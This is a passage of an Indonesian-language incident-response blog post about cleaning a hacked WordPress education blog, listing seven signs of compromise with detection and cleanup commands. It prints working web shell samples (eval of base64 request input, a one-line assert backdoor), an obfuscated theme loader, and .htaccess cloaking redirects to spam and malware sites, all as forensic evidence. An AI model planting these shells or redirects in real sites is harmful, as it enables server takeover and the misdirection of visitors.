Catatan transparansi: Studi kasus di artikel ini adalah klien blog edukasi (anonymized, bukan klien marketplace topup dari artikel sebelumnya). Nama domain, IP attacker, username admin backdoor saya samarkan. Angka-angka teknis (login attempt count, post injected, mtime file) adalah data real yang saya catat selama investigasi.
Senin 4 Mei 2026, jam 09:14 WIB, klien email saya dengan subject mendesak: “Pak, kok di Google Search Console saya ada sitemap.xml isinya 200+ artikel asing tentang slot gacor judi online, padahal saya blog edukasi guru SD/SMP?”
Saya buka GSC klien. Sitemap real-time menunjukkan 487 URL, padahal seharusnya 287 (saya cek list post di WP admin masih 287). Selisih 200 URL = post asing yang ter-publish, ter-index Google, dan muncul di SERP dengan query “slot gacor [nama domain klien]”.

SSH ke cPanel hosting klien (Niagahoster Plus shared), lalu masuk WP admin. Dalam 30 menit pertama, 7 tanda compromise muncul satu per satu. Bukan satu masalah, kompromi sistemik.
Root cause akhirnya jelas: klien pakai theme premium nulled dari forum Indo (diberi “gratis” oleh kenalan 12 bulan lalu), kombinasikan dengan plugin abandoned yang punya CVE 2024 belum di-patch. Combo deadly: backdoor masuk lewat theme, ekspos endpoint vulnerable lewat plugin, attacker punya akses sejak entah kapan.
Total recovery: 2 jam 5 menit. Forensic 45 menit, cleanup 60 menit, hardening 15 menit. Site bersih, klien edukasi tentang nulled theme + maintenance plugin.
Artikel ini saya tulis bukan untuk jualan plugin security. Sebenarnya Wordfence free scan tidak deteksi 4 dari 7 tanda ini, Anda butuh forensic manual: baca access log, query database, find file dengan mtime aneh. Plugin security adalah second line of defense, bukan first.
Saya tidak akan bilang “pasti aman 100%”. Section hardening akhir mengurangi attack surface 80-90%, sisanya adalah zero-day risk yang butuh backup strategy + monitoring continuous. Tapi 7 tanda ini bisa detect cepat saat sudah terjadi, itu prerequisite recovery.
1. Kenapa Forensic Manual > Wordfence Free Scan
Wordfence free tier melakukan signature-based scan, match file Anda dengan database malware umum. Cocok untuk deteksi web shell populer (c99, r57, WSO), tapi tidak akan detect kategori berikut:
| Tanda Compromise | Wordfence Free | Forensic Manual | Wordfence Premium |
|---|---|---|---|
| Admin user baru yang Anda tidak buat | ❌ | ✓ | ✓ |
| File modifikasi mtime aneh (>1 file) | ❌ | ✓ | ✓ |
| PHP web shell di uploads | ✓ (sebagian) | ✓ | ✓ |
| Login attempt dari IP aneh | ✓ (Live Traffic) | ✓ (access.log) | ✓ |
| Cron job WP suspicious | ❌ | ✓ | ✓ |
| .htaccess/wp-config injection subtle | ❌ | ✓ | ✓ |
| Plugin/theme “ghost” reactivated | ❌ | ✓ | ✓ (Real-time monitor) |
4 dari 7 tanda tidak terdeteksi di Wordfence free. Itu pesan saya: plugin security adalah second line, bukan first. Untuk klien produksi serius, saya rekomendasi Wordfence Premium ($119/tahun) yang punya real-time firewall + monitor admin user creation. Tapi kalau Anda freelance/agency atau budget Wordfence Premium belum ada, forensic manual wajib bisa.
Untuk klien blog edukasi ini, kombinasi 7 tanda saya temukan tanpa Wordfence Premium, pakai wp-cli, find, grep, mysql query, dan diff dengan known-good copy. Berikut workflow lengkapnya.
2. Setup Tooling: WP-CLI + 3 File Wajib Dibaca
wp-cli adalah command line tool untuk WP. Banyak hosting shared (Niagahoster, Hostinger, Domainesia) sudah install default. Cek dengan:
wp --versionKalau belum ada, install:
curl -O https://raw.githubusercontent.com/wp-cli/builds/gh-pages/phar/wp-cli.phar
chmod +x wp-cli.phar
sudo mv wp-cli.phar /usr/local/bin/wp
5 command starter yang sering saya pakai untuk forensic:
wp user list                              # Listing semua user + role
wp cron event list                        # Listing scheduled task WP
wp option get active_plugins              # Plugin aktif (vs filesystem)
wp core verify-checksums                  # Verify integrity file core WP
wp plugin verify-checksums --all          # Verify integrity plugin di WP.org repo
3 file yang wajib dibaca saat forensic:
access.log(Apache/Nginx) — request log 7 hari terakhir. Lokasi biasa:
cPanel:/home/[user]/access-logs/ atau /home/[user]/logs/
VPS:/var/log/nginx/access.log atau /var/log/apache2/access.logwp-config.php— verify SALT belum diganti, tidak ada eval/base64_decode line tambahan.htaccess— verify tidak ada Rewrite/Redirect aneh
Workflow saya: SSH ke cPanel terminal, jalankan wp-cli command, parallel buka phpMyAdmin di tab browser, parallel buka wp-content/uploads/ di File Manager untuk visual scan.
3. Tanda #1: Admin User Baru yang Anda Tidak Buat
Query DB pertama yang saya jalankan:
SELECT ID, user_login, user_email, user_registered
FROM wp_users
WHERE user_registered > '2026-04-15'
ORDER BY user_registered DESC;
Real finding di klien:
+----+------------------+--------------------------+---------------------+
| ID | user_login       | user_email               | user_registered     |
+----+------------------+--------------------------+---------------------+
|  1 | klien_real       | [email protected]     | 2024-09-10 14:23:01 |
| 47 | wpadmin2_x9k     | [email protected] | 2026-04-28 02:14:17 |
+----+------------------+--------------------------+---------------------+

User wpadmin2_x9k, register 28 April 2026 jam 02:14 dini hari, email Protonmail (anonymous), nama mengikuti pattern wpadmin[X]_[random] yang typical untuk backdoor attacker.
Cek role di wp_usermeta:
SELECT * FROM wp_usermeta
WHERE user_id = 47 AND meta_key = 'wp_capabilities';
Output: a:1:{s:13:"administrator";b:1;} — role administrator full akses.
Action delete:
DELETE FROM wp_users WHERE user_login = 'wpadmin2_x9k';
DELETE FROM wp_usermeta WHERE user_id = 47;
Atau via wp-cli (lebih clean, otomatis bersihkan usermeta terkait):
wp user delete wpadmin2_x9k --reassign=1💡 Pro tip #1: Pakai
wp user list --role=administrator --format=tableuntuk monitoring berkala (mingguan). Bisa di-cron-kan via WP_Cron action untuk kirim email weekly summary kalau ada admin user baru. Atau pakai plugin Simple History yang auto-log user create event.
Setelah delete, attacker masih bisa login kalau session cookie mereka valid. Itu kenapa step di Section 10 (Recovery) rotate WP salts wajib, invalidate semua cookie.
4. Tanda #2: File Modifikasi Waktu Aneh (mtime <72 jam)
WP installation di steady state seharusnya tidak ada perubahan file di wp-content/ kecuali Anda upload media baru, install/update plugin, atau edit theme. Kalau Anda lihat banyak file PHP modified <72 jam yang Anda tidak ingat sentuh, itu red flag besar.
Command find:
find /home/user/public_html/wp-content -type f -mtime -3 -name "*.php" | head -50Atau lebih granular dengan reference file (file yang Anda yakin tidak terkompromi):\
find /home/user/public_html -name "*.php" -newer /tmp/reference_fileReal finding di klien: 89 file PHP modified <7 hari, padahal klien terakhir update plugin 3 bulan lalu. 47 file di antaranya di wp-content/themes/[nulled-theme]/.
Yang paling mencurigakan: wp-content/themes/[theme]/functions.php, modified 23 April 2026 03:42 WIB. Jam segitu, klien tidur. Tidak ada update plugin/theme schedule.
Diff vs known-good copy (saya download theme version asli dari developer page sebelum cek):
diff /home/user/public_html/wp-content/themes/[theme]/functions.php \
     /tmp/[theme]-clean/functions.php
Hasilnya: 412 line baru ditambahkan di akhir functions.php, semua obfuscated base64 — payload typical backdoor. Sample (saya truncate dan sederhanakan):
<?php
// === Original theme code (line 1-1247) ===
// ... legitimate WP theme code ...
// === Injected backdoor (line 1248-1660) ===
@ini_set('display_errors', '0');
$xx = base64_decode('PD9waHAgQGV2YWwoJF9SRVFV...'); // 8 KB obfuscated
eval($xx);
// ... 412 line additional ...
?>
Cleanup: replace functions.php dengan version clean dari developer original.
⚠️ Catatan #1: mtime bisa dipalsukan attacker dengan
touch -t YYYYMMDDHHMM file.php. Lebih reliable: bandingkan checksum. Untuk file core WP, pakaiwp core verify-checksums. Untuk plugin dari WP.org repo, pakaiwp plugin verify-checksums --all. Untuk plugin/theme premium berbayar, simpan hash sumber asli sebagai baseline saat install.
5. Tanda #3: PHP File di wp-content/uploads (Web Shell)
Folder wp-content/uploads/ adalah tempat media (gambar, video, dokumen PDF). Tidak pernah ada .php legit di sini, kecuali Anda salah upload tema/plugin secara manual.
Command scan:

find /home/user/public_html/wp-content/uploads -name "*.php" -type fReal finding di klien, 3 file PHP backdoor:
/home/[user]/public_html/wp-content/uploads/2026/05/cache.php          (3.2 KB obfuscated)
/home/[user]/public_html/wp-content/uploads/2026/04/index2.php         (1.8 KB obfuscated)
/home/[user]/public_html/wp-content/uploads/file-manager.php           (24 KB full web shell)
3 jenis web shell yang berbeda:
(1) Cache.php, Backdoor minimal (3.2 KB):
<?php
@error_reporting(0);
@ini_set('display_errors', 0);
if (isset($_REQUEST['cmd'])) {
    @eval(base64_decode($_REQUEST['cmd']));
    exit;
}
?>
Attacker akses dengan URL: https://site.com/wp-content/uploads/2026/05/cache.php?cmd=[base64_encoded_php_code], execute arbitrary PHP.
(2) Index2.php, Persistence backdoor (1.8 KB):
<?php
@assert($_GET['x']);
?>
assert() deprecated tapi masih jalan di PHP 8.0 (yang klien pakai). 1 line backdoor yang sulit detect oleh signature scan.
(3) File-manager.php — Full file manager web shell (24 KB):
Web shell professional grade, full UI file browser via web, akses semua file di hosting, upload/download/edit/delete, password protected via GET parameter. Mirip plugin “WP File Manager” yang sah, tapi standalone tanpa register di WP.
Cleanup:
find /home/user/public_html/wp-content/uploads -name "*.php" -type f -delete
# Confirm:
find /home/user/public_html/wp-content/uploads -name "*.php" | wc -l
# 0
Nginx hardening preventif (akan saya bahas detail di Section 11):
location ~* /wp-content/uploads/.*\.php$ {
    deny all;
    return 403;
}
Apache .htaccess equivalent di folder uploads:
<Files *.php>
    Order Deny,Allow
    Deny from all
</Files>
💡 Pro tip #2: Cara permanent prevent: tambah rule block execute PHP di wp-content/uploads/ via Nginx/Apache. Ini standard hardening tapi sering di-skip. Plugin “WP Hardening” atau “All In One WP Security” punya feature one-click apply.
6. Tanda #4: 14.287 Login Attempt dari IP Aneh
Brute force ke wp-login.php adalah standard recon attacker. Volume normalnya: 10-50 attempt/hari untuk site low-profile. Kalau lihat ribuan attempt/hari, itu coordinated attack, dan kalau passwordnya lemah, eventually berhasil.
Wordfence Live Traffic (free tier) ada tab Login Attempts, list IP + username + timestamp. Atau parse access.log manual:
awk '$7 ~ /wp-login\.php/ && $9 == "200"' /var/log/nginx/access.log \
  | awk '{print $1}' | sort | uniq -c | sort -rn | head -20
Real finding di klien (7 hari terakhir):
| Country | Count attempt | % | Top username target |
|---|---|---|---|
| Russia | 4.821 | 33.7% | admin, administrator |
| Vietnam | 3.142 | 22.0% | admin, wpadmin, [domain] |
| Turkey | 2.087 | 14.6% | admin, root, test |
| China | 1.523 | 10.7% | admin, wp_admin |
| Indonesia | 891 | 6.2% | admin, [domain] |
| Other (40+ country) | 1.823 | 12.8% | Various |
| Total | 14.287 | 100% |
8.234 unique IP, 90% dari Russia/Vietnam/Turki, typical brute force botnet. Top username target adalah daftar dictionary common: admin, administrator, wpadmin, dan nama domain klien (attacker scrape WHOIS).
⚠️ Catatan #2: Login attempt tidak otomatis = compromise. 14k attempt belum tentu berhasil, tapi kalau brute force terus menerus, eventually berhasil kalau password Anda lemah atau XML-RPC tidak di-disable (XML-RPC bypass rate limit wp-login.php). Counter-measure: password panjang 16+ karakter + 2FA + disable XML-RPC + fail2ban filter (Section 11).
Untuk klien ini, saya konfirmasi attacker masuk via theme backdoor (Tanda #2), bukan brute force (login attempt success di access.log = 0 untuk semua IP non-Indonesia). Brute force adalah aktivitas paralel yang belum berhasil, tapi tetap perlu di-block sebelum berhasil.
7. Tanda #5: Cron Job WP yang Anda Tidak Set
WP punya cron internal (WP_Cron) — bukan cron OS sebenarnya, tapi system pseudo-cron yang trigger setiap page load. Attacker sering inject cron event untuk persistence, meskipun file backdoor dihapus, cron tetap respawn-kan.
Listing semua cron WP:
wp cron event list --format=tableReal finding di klien, 6 cron event tidak dikenal:
+-------------------------------+---------------------+-------------+
| hook                          | next_run            | schedule    |
+-------------------------------+---------------------+-------------+
| wp_scheduled_delete            | 2026-05-04 10:00:00 | twicedaily  |  ← legit
| wp_version_check               | 2026-05-04 12:00:00 | twicedaily  |  ← legit
| cron_check_domain_status       | 2026-05-04 09:50:00 | every5min   |  ← SUSPICIOUS
| wp_remote_check                | 2026-05-04 10:14:00 | hourly      |  ← SUSPICIOUS
| __wp_session_cleanup           | 2026-05-04 09:44:00 | every30min  |  ← SUSPICIOUS
| sync_remote_options            | 2026-05-04 23:00:00 | daily       |  ← SUSPICIOUS
| update_external_cache          | 2026-05-04 10:00:00 | hourly      |  ← SUSPICIOUS
| wpcleaner_health_check         | 2026-05-04 10:00:00 | every10min  |  ← SUSPICIOUS
+-------------------------------+---------------------+-------------+
6 hook suspicious dengan nama mirip-mirip native WP (wp_*, __wp_*) untuk avoid suspicion. Cara verify suspicious: grep nama hook di codebase:
grep -rn "cron_check_domain_status" /home/user/public_html/Kalau hasil grep = 0 match di plugin/theme legit Anda, hook itu diregistrasi oleh code yang sudah dihapus (backdoor yang sudah cleanup, tapi cron event masih nyangkut di DB).
Cleanup:
wp cron event delete cron_check_domain_status
wp cron event delete wp_remote_check
wp cron event delete __wp_session_cleanup
wp cron event delete sync_remote_options
wp cron event delete update_external_cache
wp cron event delete wpcleaner_health_check
💡 Pro tip #3: Cron WP kadang legit-tapi-disabled (WP feature lama yang plugin Anda registrasi). Cek di
wp_optionstable keycron(serialized array), compare nama hook dengan plugin/theme code base. Kalau hook tidak ada di code Anda, itu selalu suspicious.
8. Tanda #6: .htaccess + wp-config.php Dimodifikasi
.htaccess dan wp-config.php adalah top target untuk modifikasi attacker karena keduanya jalan di setiap request (mass effect).

Modifikasi typical attacker di .htaccess:
# Original WP .htaccess (clean):
RewriteEngine On
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]

# Injected attacker (real finding di klien):
RewriteCond %{HTTP_USER_AGENT} (googlebot|bingbot|yandex|baiduspider) [NC]
RewriteRule ^(.*)$ http://xxx-judi-slot.tk/$1 [R=301,L]
RewriteCond %{HTTP_REFERER} (google|bing|yandex|yahoo) [NC]
RewriteRule ^(.*)$ http://malware-redirect.tk/$1 [R=301,L]
Interpretasi:
- Line 1-2: Kalau request datang dari Googlebot atau crawler search engine, redirect ke
xxx-judi-slot.tk. Ini cara attacker dapat SEO traffic gratis, Google indeks spam site, klick-traffic dari SERP. - Line 3-4: Kalau referer dari Google search results, redirect user ke malware site. Ini cara harvest traffic real user dari klien yang search di Google.
User normal yang akses langsung domain klien (tanpa Googlebot, tanpa referer) → site terlihat normal. Itu kenapa klien tidak sadar selama berminggu-minggu.
Diff vs clean:
# Saya simpan clean copy di /tmp/htaccess-clean (dari WP fresh install)
diff /home/user/public_html/.htaccess /tmp/htaccess-clean
wp-config.php modifikasi check:
Attacker sering inject ke wp-config.php:
- Backdoor eval line:
eval($_REQUEST['x']);di awal file - SALT diganti dengan known-value (memungkinkan session hijack, attacker generate cookie valid karena tahu salt)
- Define constant aneh:
define('AUTOMATIC_UPDATER_DISABLED', true);(cegah klien auto-update yang akan timpa backdoor)
Verify SALT:
grep "AUTH_KEY\|SECURE_AUTH_KEY\|LOGGED_IN_KEY\|NONCE_KEY\|AUTH_SALT\|SECURE_AUTH_SALT\|LOGGED_IN_SALT\|NONCE_SALT" /home/user/public_html/wp-config.phpKalau SALT terlihat “terlalu pendek” atau “ada pattern repeating”, attacker ganti. Default WP install generate SALT panjang 64 karakter random.
⚠️ Catatan #3: Kalau
.htaccessatauwp-config.phptermodifikasi, WAJIB rotate WP salts sebagai bagian dari recovery. Generate salt baru di https://api.wordpress.org/secret-key/1.1/salt/ → paste ke wp-config.php → semua user session ter-invalidate (termasuk attacker yang punya valid cookie). Ini step paling penting dari semua cleanup.
9. Tanda #7: Plugin/Theme “Ghost” Muncul Kembali
Anda uninstall plugin via WP admin dashboard, restart browser, refresh, plugin tetap aktif? Itu ghost plugin.
2 sumber konflik yang perlu dicek:
wp_options key active_plugins, serialized array, apa yang WP loading saat startupwp-content/plugins/ folder, apa yang actually ada di filesystem
Compare keduanya:
# Apa yang WP load:
wp option get active_plugins

# Apa yang ada di filesystem:
ls /home/user/public_html/wp-content/plugins/
Real finding di klien:
=== wp option get active_plugins ===
0 => akismet/akismet.php
1 => wordfence/wordfence.php
2 => yoast-seo/wp-seo.php
3 => wp-cleaner-pro/wp-cleaner.php          ← SUSPICIOUS (folder hidden dari dashboard)
4 => simple-seo-tools/main.php              ← SUSPICIOUS (nama mimic SEO plugin)
5 => updraftplus/updraftplus.php

=== ls wp-content/plugins/ ===
akismet/
wordfence/
yoast-seo/
wp-cleaner-pro/        ← Folder exist
simple-seo-tools/      ← Folder exist
updraftplus/
wp-staging/            ← Folder exist tapi NOT di active_plugins (zombie folder)
3 anomali ditemukan:
- wp-cleaner-pro, nama mimic plugin populer “WP Optimize”, tapi tidak di WordPress.org repo. Hidden dari plugin list via filter.
- simple-seo-tools, naming mimic Yoast/Rank Math, juga tidak di repo.
- wp-staging zombie folder, plugin yang klien uninstall 6 bulan lalu, folder masih ada di filesystem (file orphan).
Cleanup:
# Deactivate via wp-cli
wp plugin deactivate wp-cleaner-pro simple-seo-tools

# Delete folder
rm -rf /home/user/public_html/wp-content/plugins/wp-cleaner-pro
rm -rf /home/user/public_html/wp-content/plugins/simple-seo-tools
rm -rf /home/user/public_html/wp-content/plugins/wp-staging

# Verify active_plugins clean
wp option get active_plugins
💡 Pro tip #4: Plugin nakal sering pakai naming yang mimic plugin populer untuk avoid suspicion,
wp-cleaner-pro, simple-seo-tools, wp-cache-manager, wp-security-enhancer. Cek di WordPress.org plugin directory, kalau plugin Anda tidak ada di repo official + Anda tidak ingat install-nya, langsung uninstall + investigate.
10. Recovery: Rotate Credentials + Restore Clean Backup
